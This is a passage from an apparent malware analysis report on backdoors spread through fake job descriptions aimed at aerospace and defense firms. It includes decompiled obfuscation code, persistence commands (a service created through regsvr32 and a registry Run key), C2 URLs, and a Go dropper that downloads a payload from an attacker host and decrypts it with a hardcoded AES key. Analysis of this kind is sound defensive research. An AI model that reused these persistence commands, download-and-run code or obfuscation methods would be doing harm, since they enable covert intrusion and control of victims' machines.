The first method involves assigning the hardcoded encrypted string into the stack and shifting the bytes a few characters ahead or behind, as shown in the snippet in Figure 7.


```
86  kernel32.dll = 'qunn';
87  index = 0i64;                                   // nhuqho651goo
88  v79 = '56oh';
89  v80 = 'oog1';
90  LOBYTE(v81) = 0;
91  do
92    *(&kernel32.dll + index++) -= 3;              // decrypted: kernel32.dll
93  while ( index < 0xC );
```

Figure 7 – Load encrypted stack strings

The hardcoded key (3 in this case) changes for every decryption method used.

Method #2: Load encrypted string from the rdata section

The second method the backdoor uses is to load the encrypted string from the .rdata section as a 128-bits of integer data from memory into the stack, then proceeds to decrypt the bytes using a first byte as the key as shown below.



There are two variants of this method. The first variant uses a single key (the first byte) to XOR with the encrypted string, as seen in Figure 8.

```
_mm_storeu_si128(&encrypted_buffer, _mm_load_si128(&xmmword_7FEF4FB8780));
LOBYTE(v42) = 0;
v29 = 0i64;
do
  *(&encrypted_buffer + v29++ + 1) ^= encrypted_buffer;// first character as the key
while ( v29 < 0xF );
v30 = BYTE1(encrypted_buffer);
```

Figure 8 – Single key

The second variant uses the single key added to a counter, then XORs it with the encrypted string:

```
_mm_storeu_si128(&encrypted_buffer, _mm_load_si128(&GlobalStrEnc_WinHttpAddRequest));
v90 = -449377778;
v91 = -152639776;
LOWORD(v92) = 246;
do
{
  *(&encrypted_buffer + index_1 + 1) ^= encrypted_buffer + index_1;
  ++index_1;
}
while ( index_1 < 0x18 );
v24 = BYTE1(encrypted_buffer);
```

Figure 9 – Single key and counter

Method #3: Static Bytes Reorder

In addition to encryption, the backdoor also uses hardcoded strings to create a string. However, the developer reorders the byte assignments into different segments in an attempt to hide these strings from tools such as FLOSS. Below is an example of the code used to create a "DeleteFileW" string.

```
11    ptr_GetTempFileName = (void (__fastcal
12    ptr_GetTempFileName((char *)path_name,
13    str_GetTempPathW[0] = 'D\n';
14    LOBYTE(str_GetTempPathW[6]) = 0;
15    str_GetTempPathW[2] = 'te';
16    str_GetTempPathW[3] = 'Fe';
17    str_GetTempPathW[5] = 'We';
18    str_GetTempPathW[1] = 'le';
19    v30 = 68;
20    str_GetTempPathW[4] = 'li';
21    LODWORD(v31) = 0;
```

Figure 10 – Hardcoded & reordered strings

API Call methods

The backdoor doesn't statically link the Win32 APIs it uses during the initialization time, but instead it searches for the API every time it is actually used. This ensures the backdoor features or activities are hidden from analysts or static detection tools. The process of the API is the following:

1. Decrypt the API it's calling;
2. Get the API's address based on the decrypted API name;
3. Call the API and clean up the name once complete.

The snippet in Figure 11 shows the process the malware takes to call the CreateThread Win32 API.

```
122   ptr_SetUnhandledExceptionFilter(0x8003i64); // kNtEventObjectHide
123   key = 29;
124   str_CreateThread_encrypted = 0x786F5E1D;                Decryption API name
125   v23 = 0i64;
126   v33 = 0x4978697C;
127   v34 = 0x7C786F75;
128   v35 = 0x79;
129   while ( 1 )
130   {
131     *(&str_CreateThread_encrypted + v23++ + 1) ^= key;
132     if ( v23 >= 0xC )
133       break;
134     key = str_CreateThread_encrypted;
135   }
136   v24 = BYTE1(str_CreateThread_encrypted);
137   LODWORD(v25) = 0;
138   for ( HIBYTE(v35) = 0; v24 >= 32; v24 = *(&str_CreateThread_encrypted + v25 + 1) )
139   {
140     if ( v24 > 126 )
141       break;
142     v25 = (v25 + 1);
143   }
144   if ( v25 )
145   {
146     v26 = &str_CreateThread_encrypted + 1;
147     v27 = v25;
148     do
149     {
150       v28 = *v26++;
151       v29 = v28 | 0x20;
152       if ( (v28 - 65) > 0x19u )
153         v29 = v28;
154       str_CreateThread = 0x100000001B3i64 * (v29 ^ str_CreateThread);
155       --v27;
156     }
157     while ( v27 );
158   }
159   ptr_CreateThread = Func_GetProcByName(str_CreateThread);
160   ptr_CreateThread(0i64, 0i64, Func_Main, 0i64, 0, 0i64);
161 }
162 return 1i64;
163 }
```

Figure 11 – Calling the CreateThread API

Persistence

The backdoor leverages a Windows Run key in the registry to stay persistent. In addition it creates a new Windows service named *CacheDB* and sets the data and location as follows:

```
sc create CacheDB binPath= "cmd /c regsvr32.exe /s
c:\PROGRAMDATA\zT1fbtn.oN5L" start= auto
regsvr32.exe /s c:\PROGRAMDATA\zT1fbtn.oN5L
```

Lastly, the backdoor also stores its configuration in an Alternate Data Stream (ADS), a known technique to hide data, in the same location as the backdoor. If the stream is available, then it will use the configuration stored in the stream. If said stream is not available, the backdoor will decrypt the configuration stored in the backdoor itself. Figure 12 displays how the backdoor opens the stream file.




Figure 12 – Opening of stream

Figure 13 in turn displays the file once the configuration is generated:




Figure 13 – Hidden data in ADS

The configuration file contains the C2 URL and the identifier (ID) of the target's machine. The ID is a randomly generated value, created during the first run of the backdoor. This ID is sent to the bot controller through the "*CTX*" value. The snippet in Figure 14 displays the decompiled code and how the backdoor generates the ID.

```
v1[1] = GlobalStrEnc_payload;
random_count = rand();
*(v1[1] + 4648i64) = random_count * rand() / 2;
result = Func_Command_UpdateBinary(v1);
```

Figure 14 – Use of rand() to create the ID

Command & Control

The Command & Control (C2) URL is encrypted and stored within the backdoor. Once initialized, the backdoor decrypts the C2 in memory. In Figure 15 you may find an overview of the C2 decryption process.




Figure 15 – Decryption of the C2 and its accompanying request

The C2 is as follows:

http://download[.]uberlingen[.]com/index.php

It is unclear whether the domain bears any significance, that said, Diehl Aerospace, a German aerospace company, is based in Uberlingen.

To communicate with the C2, the backdoor performs an HTTP POST request with the following data:

```
id=user&pwd=page4&ctx=07059861
```

The payload is hardcoded into the configuration and as mentioned earlier, the “CTX” value is a unique ID generated by the backdoor.

Commands & Capabilities

Once the backdoor connects to the C2, it continuously requests for instructions or commands. If no command is received from the C2 server, the backdoor will sleep for 5 minutes before making another request.

The backdoor's commands are identified by single digits starting with *100*. The table on the next page lists the commands available in the backdoor. Due to its ability to update itself, additional commands may be available in different versions of the backdoor and as such the table is non exhaustive.

Command ID	Command Type	Description
100	Execute Command	The backdoor executes commands as delivered by the bot controller (attacker). The command is formatted as follows, represented as a C string. Command Format: %s%sc %s >%s 2>&1
101	Download File	This command enables the attacker to download (drop) a file onto the file system.
102	Read File	This command reads and sends the content of a file back to the C2.
103	Execute command	This command enables the bot controller to execute a program specified by the bot controller.
105	Delete File	Delete a file from the file system.

106	Take Screenshot	Take a screenshot of the desktop and send it back to the bot controller.
107	Send ID	Send the ID of the infected system.
108	Update backdoor	This command enables the backdoor to replace itself with a new file provided by the attacker. The backdoor will then restart itself.
109	Get command from new C2	This command configures a new C2 to get the commands.
110	Sleep	Sleeps for **6*X** minutes, the amount of time is specified by the attacker.
111	Set File Timestamp	Update the timestamp of a file specified by the attacker.
112	Uninstall	Removes itself and all artifacts.
113	Download file and execute	Downloads a file and executes it.

Table 1 – Backdoor commands

Hunting for similar campaigns

We created a broad YARA rule for searching additional samples and identified **four** additional implants. Two of the samples are the same backdoor with a different style of obfuscation. The other two files are newly developed backdoors with distinct flows. The diagram in Figure 16 displays the relationship between these files.




Figure 16 – How one campaign leads to another and… to other backdoors.

Similar Backdoor with different obfuscation

Filename: icon.ini

Internal filename: httpSpy.dll

MD5: 8d948bb863ea38ecb46b7e78d1b1abfa

SHA-1: d2b7e3c736a38c56ec3d7d3779fb463a3e472a3a

SHA-256: a637d9836285254831c80fdd407f4dae440ad382a23ca12abae2d721cffe913f

Filetype: Win64 DLL

C2: http://en[.]uberlingen[.]com/index.php

Compile timestamp: 2024-05-17 (May 17th 2024)

This backdoor is similar to the original backdoor in Stage 2, however, there's a notable difference in the way it encrypts and decrypts strings. While the original sample uses a basic encryption technique to hide the strings and decrypt them at runtime, this sample employs state machine obfuscation techniques to conceal the strings. The following code snippet shows an example of the string building:

```
673  v3 = &key;
674  v615 = &key;
675  LOBYTE(key) = 28;
676  v612 = &key + 1;
677  v4 = 458466476;
678  if ( (dword_7FEF4FD9958 * (dword_7FEF4FD9958 - 1) & 1) != 0 && dword_7FEF4FD995C >= 10 )
679    v4 = -1512680505;
680  v5 = 96811092;
681  if ( (dword_7FEF4FD9958 * (dword_7FEF4FD9958 - 1) & 1) != 0 && dword_7FEF4FD995C >= 10 )
682    v5 = -1512680505;
683  state = 60419000;
684  while ( 1 )
685  {
686    while ( 1 )
687    {
688      while ( state <= 96811091 )
689      {
690        if ( state == -1512680505 )
691        {
692          state = 96811092;
693        }
694        else if ( state == 60419000 )
695        {
696          key_ptr = &key;
697          v7 = 789998814;
698          while ( v7 != 1693986487 )
699          {
700            if ( v7 == 789998814 )
701            {
702              LOBYTE(v644) = *key_ptr;
703              v7 = 1693986487;
704            }
705          }
706          LOBYTE(v633) = v644 ^ 0x4C;
707          state = 805032375;
708        }
709      }
710      if ( state != 96811092 )
711        break;
712      state = v4;
713    }
714    if ( state == 458466476 )
715      break;
716    if ( state == 805032375 )
717      state = v5;
718  }
719  LOBYTE(v632) = v633;                          // P
```

Figure 17 – State machine obfuscation

As shown in the example in Figure 17, the state is set to 6041900. The code skips over until it reaches the second if condition, sets the key to 28, and XORs the value with 0x4c, resulting in 80 ('P'). Then, it sets the state to 805032375 and continues in another flow until it reaches the final constructed string. This method of obfuscation makes reverse engineering much harder, as we have to trace the code to obtain the final result.

Interestingly enough, this slightly more advanced version, at least in terms of obfuscation, of this backdoor sports a debug path: possibly, the developer has forgotten to remove it:

D:\02.data\03.atk-tools\engine\niki\httpSpy\..\bin\httpSpy.pdb

The naming conventions o*f 02.data* and *03.atk-tools* (“attack tools”), suggests the developer has likely many more attack tools, implants and directories on their (development) system.

Observant readers will have also noticed the compilation date is a mere days later than the original backdoor described initially, suggesting a “finger on the pulse” campaign: the campaign operator(s) and malware developer(s) are closely monitoring the success rates of the different campaigns.

Lockheed Martin Job Description Campaign

Similar to the ‘Safety Manager Job Description Campaign,’ the Lockheed Martin Job campaign uses a similar backdoor with different obfuscation. Below are the properties of the files in the campaign.

Dropper Properties

Filename: Job Description (LM HR Division II).zip

MD5: b75816a259098d39e5b666a867edf708

SHA-1: 3775bf222c77eea4683941bd7c51e801f35e07de

SHA-256: faca8b6f046dad8f0e27a75fa2dc5477d3ccf44adced64481ef1b0dd968b4b0e

ZIP Modify Date: 2024-05-24 (May 24th 2024)

Stage 2 Properties (next dropper)

Filename: Job Description (LM HR Division II).pdf.scr

MD5: 73d2899aade924476e58addf26254c2e

SHA-1: 3671eaf95ce83f769ee2bd73f5c1c9e85b34fee1

SHA-256: cca1705d7a85fe45dce9faec5790d498427b3fa8e546d7d7b57f18a925fdfa5d

Filetype: Win32 Executable

Compile timestamp: 2024-05-23 (May 23rd 2024)

Backdoor Properties (payload)

Filename: **desktop.ini**

MD5: 27d4ff7439694041ef86233c2b804e1f

SHA-1: 0e42f20eb0aab1a4570b0e96b36ceb88f2c82643

SHA-256:

5b3cc9cced1ef0cb0bba5549cc2ac09c49ae10554d2409ea16bc5e118d278c15

Filetype: Win32 DLL

C2: http://imagedownload[.]ignorelist[.]com/index.php

Compile timestamp: 2024-05-21 (May 21st 2024)

Decoy File




Figure 18 – Lockheed Martin decoy file

Lockheed Martin is another leader in the aerospace and defense vertical. Interestingly enough, the Stage 2 dropper in this campaign, a file with a *.pdf.scr* extension, which is not a PDF document but in fact a “screensaver” executable, has a compile timestamp *later* than the payload. This suggests either the binary has been timestomped, or (more likely) it was created *after* the payload to facilitate delivery, evade detection mechanisms or perhaps to masquerade the final payload.

In addition, the Stage 2 dropper also has a Digital Certificate. At time of analysis, this certificate was still valid, but it has since been revoked as seen in Figure 19.




Figure 19 – “Nexaweb” digital certificate used to sign the 2nd dropper

It is currently unclear if there is a link with Nexaweb (i.e. stolen certificate), which appears to be a software development company in the United States.

Newly Developed Backdoors

In our hunting efforts, we also found another backdoor, which shows slight code overlap with the backdoors described earlier.

File navigation Backdoor (Executable x86)

MD5: 3de6024e95b875885b42d19fce2baa18

SHA-1: fd578bbc1a967a345d09ef09209612b9750fa263

SHA-256:

62840447d4d17f14047d7aa0b0916ed94114741846fbac3743e0b393a0273a9c

C2: http://test.com/proxy.asp

C2: 100.100.100.2/proxy.asp

Compile timestamp: 2024-03-31 (March 31st 2024)

This binary appears to be one of the first versions of the backdoor, likely in development at the time due to the placeholder C2 servers. A VirusTotal submitter from China had submitted the binary less than 2 weeks prior to its compilation time, on March 19th.
The backdoor contains functionality to *navigate* the file system, read/write files, and execute commands. It is likely an implant leveraged for post-compromise purposes.

Command	Description
QCvt5676hZXbg	Create a “System32” directory and copy the file into the folder with the filename smss.exe.
mJnZzaCN2RnFG	Run the backdoor to communicate with the bot controller. The IDs of the bot are **mode7**, **page7**, and **DATA7** as these data are submitted to the C2 via an HTTP POST command.

The features of this backdoor are:

- Get system information (OS information & Computer name)
- List drives and directories
- Navigate the file system (change directory)
- Delete files
- Get process list
- Execute commands
- Drop files

Encrypted string decoder:

```
import sys
table =
"zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt"
s=""
for x in sys.argv[1]:
    i = table.find(x)
    s=s+table[(i-22) &0x3f]
print(s)
```

One interesting note is that the command ID for this backdoor starts at 9, which differs from the primary backdoor, where the commands started with 100.

It’s unclear if there is a significance, however, we posit that at least two different developers are working on these slightly akin backdoors. This is consistent with our observations: there are a lot of changes, from the encryption methods to the code obfuscation techniques. The backdoor payloads are consistently different each time. It's evident that the developer is (or developers are) highly skilled, and the code, methods and attack campaigns are carefully planned out before they are unleashed on the intended targets.

File navigation Backdoor (DLL 64bit)

MD5: e86ed825887efef54feff4dec45855f9

SHA-1: 596880007009d7bc21bed99022b02fd22b7d6107

SHA-256:

c94a5817fcd6a4ea93d47d70b9f2b175923a8b325234a77f127c945ae8649874

Compile timestamp: 2024-03-31 (March 31st 2024)

Similar to the File Navigation backdoor executable, this is the x64 DLL version. The obfuscation is similar to the executable version with the exception of having 4-byte keys.

Command	**Description**
njXbxuRQyujZeUAGGYaH	Create a “System32” directory and copy the file into the folder with the filename smss.exe and setup persistence through the registry’s run. command: reg add hkcu\software\microsoft\windows\currentversion\run /d "\"%s\" %s" /t REG_SZ /v "%s" /f
iFfmHUtawXNNxTHEiAAN	Run the backdoor to communicate with the bot controller. The IDs of the bot are mode7, page7, and DATA7 as these data are submitted to the C2 via POST command.

Encrypted string decoder

```
import sys
table =
"zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFtb
YdzhSyLg.yLg"
s=""
cipher = sys.argv[1]
key_table = [0,0,0,0, 0, 0, 0, 0]
key_table[0]=table.find(cipher[0])
key_table[2]=table.find(cipher[1])
key_table[4]=table.find(cipher[2])
key_table[6]=table.find(cipher[3])
ii=0
for x in cipher[4:]:
    i = table.find(x)
    if i==-1:
        s=s+x
    else:
        iii = (i-key_table[2*(ii&0x3)]) &0x3f
        s=s+table[iii]

    ii=ii+1
print(s)
```

Golang backdoor Dropper

From hunting the backdoor, we discovered another dropper using the similar job description theme as the previous dropper. However, this dropper is developed using the Golang programming language.

The dropper has the following properties:

Filename: Automation Manager JD(LM HR II).scr

MD5: aa8936431f7bc0fabb0b9efb6ea153f9

SHA-1: e9f134a3f4bc5bec1f71906c37f325808b9da2d9

SHA-256:

000e2926f6e094d01c64ff972e958cd38590299e9128a766868088aa273599c7

Next stage download:

http://download-attachments[.]mooo[.]com/down.php?ctx=bin&id=danielinternal

Compile timestamp: 2022-08-23 (August 23rd 2022), likely timestomped

Once the Go dropper is executed, it will download an encrypted payload from the next stage, which is hosted on the attachments[.]mooo[.]com" domain, a free DNS service provided by afraid[.]org.

We can observe a few interesting items concerning this Go dropper:

- "CTX" value as also observed in the backdoors previously described.
- Limited capabilities such as self deletion, running a command, downloading files and encrypting/decrypting. It embeds two other publicly available Go projects to perform these capabilities;

- The dropper has been signed with the same “Nexaweb” digital certificate as one of the backdoors described previously. This aligns with our supposition earlier that the threat group wanted to ensure delivery of the payload – using a signed file may be ignored by some detection mechanisms;
- The Go path is: *niki/auxiliary/engine-binder*: the username *niki* was also observed in one of the other backdoors as part of the debug path.

Once the payload is downloaded, the Go dropper will decrypt the payload using the AES algorithm and with the following decryption key: **!qeWR3es@#fdsawfef**

Figure 20 displays the decompiled code of the Go dropper.

```
151     time_Sleep(0xFC23AC00, (int)"start \"\" \"", v26, payload_enc, 0, v27, v28, v29, v30, v54);
152     v36 = main_HttpGet(
153             (int)"http://download-attachments.mooo.com/down.php?ctx=bin&id=danielinternal ",
154             63,
155             v31,
156             payload_enc,
157             0,
158             v32,
159             v33,
160             v34,
161             v35,
162             v55,
163             v63);
164     if ( !payload_enc )
165     {
166       v83.cap = v36;
167       v78 = v37;
168       encryption_key = (_18_uint8 *)runtime_newobject(&RTYPE__18_uint8);
169       qmemcpy(encryption_key, "!qeWR3es@#fdsawfef", sizeof(_18_uint8));
170       encryption_key_ptr = encryption_key;
171       v43 = github_com_AkhilSharma90_go_file_encrypt_filecrypt_DecryptBuf(
172               v83.cap,
173               63,
174               v78,
175               (_DWORD)encryption_key,
176               18,                                   // http://download-attachments.mooo.com/down.php?
177               18,
178               v40,
179               v41,
180               v42,
181               v56,
182               v64,
183               v69,
184               v73,
185               v76);
186       if ( !encryption_key_ptr )
187       {
188         v83.len = v43;
189         v48 = os_OpenFile((int)"C:\\ProgramData\\desktop.ini", 26, 66, 420, 18, v44, v45, v46, v47
190         github_com_secur30nly_go_self_delete_SelfDeleteExe(v48);
191       }
192     }
```

Figure 20 – Decryption algorithm with hardcoded AES key.

